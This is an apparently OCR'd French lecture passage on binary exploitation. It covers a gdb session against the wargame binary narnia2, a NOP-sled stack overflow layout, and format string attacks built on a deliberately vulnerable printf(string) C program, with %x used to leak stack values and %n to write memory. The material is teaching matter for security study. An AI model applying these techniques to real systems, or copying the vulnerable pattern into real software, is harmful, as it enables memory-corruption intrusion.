   0x0804849c <+81>:    leave
   0x0804849d <+82>:    ret
End of assembler dump.
```


```
(gdb) break *0x08048489
Breakpoint 1 at 0x8048489
(gdb) run test
Starting program: /narnia/narnia2 test

Breakpoint 1, 0x08048489 in main ()
(gdb) x $eax
0xffffd638:     0x74736574
(gdb) x/s 0xffffd638
0xffffd638:     "test"
(gdb)
```

Cool on a la position de buf ! on a tout !


Sauf que....


La NOP sled...


La NOP sled (107 bytes)
Le payload (21 bytes)
buf (128 bytes)


Adresse de début de buf...
Adresse supposée
La NOP sled (107 bytes)
Le payload (21 bytes)
buf (128 bytes)

Pour résumer...





gg wp

2 Les *format string attacks*.

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
    printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

man 3 printf

```
PRINTF(3)                                                                    Linux Programmer's Manual

NAME
       printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS
       #include <stdio.h>

       int printf(const char *format, ...);
       int fprintf(FILE *stream, const char *format, ...);
       int dprintf(int fd, const char *format, ...);
       int sprintf(char *str, const char *format, ...);
       int snprintf(char *str, size_t size, const char *format, ...);

       #include <stdarg.h>

       int vprintf(const char *format, va_list ap);
       int vfprintf(FILE *stream, const char *format, va_list ap);
       int vdprintf(int fd, const char *format, va_list ap);
       int vsprintf(char *str, const char *format, va_list ap);
       int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

printf...

Example

```c
/* printf example */
#include <stdio.h>

int main()
{
   printf ("Characters: %c %c \n", 'a', 65);
   printf ("Decimals: %d %ld\n", 1977, 650000L);
   printf ("Preceding with blanks: %10d \n", 1977);
   printf ("Preceding with zeros: %010d \n", 1977);
   printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);
   printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);
   printf ("Width trick: %*d \n", 5, 10);
   printf ("%s \n", "A string");
   return 0;
}
```

Output:

```
Characters: a A
Decimals: 1977 650000
Preceding with blanks:       1977
Preceding with zeros: 0000001977
Some different radices: 100 64 144 0x64 0144
floats: 3.14 +3e+000 3.141600E+000
Width trick:    10
A string
```

Wikipédia c’est la vie...

Input: `printf("Color %s, Number %d, Float %4.2f", "red", 123456, 3.14);`

Output: Color red, Number 123456, Float 3.14

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
    printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```


```c
int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
    printf("you have modified the target :)\n");
  }
}
```


variables locales de printf...
(EBP)
(EIP)
arg0 de printf
arg1 de printf


printf(“salut %x”, 1)

printf(“salut %x”, 1)


printf(“salut %x”, 1)




printf(“salut %x”)



printf(“salut %x”)




printf(“salut %x %x %x %x %x %x %x ...



BUT WAIT
THERE'S MORE

```c
int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
    printf("you have modified the target :)\n");
  }
}
```

Le graal


%n



lit
écrit
%n
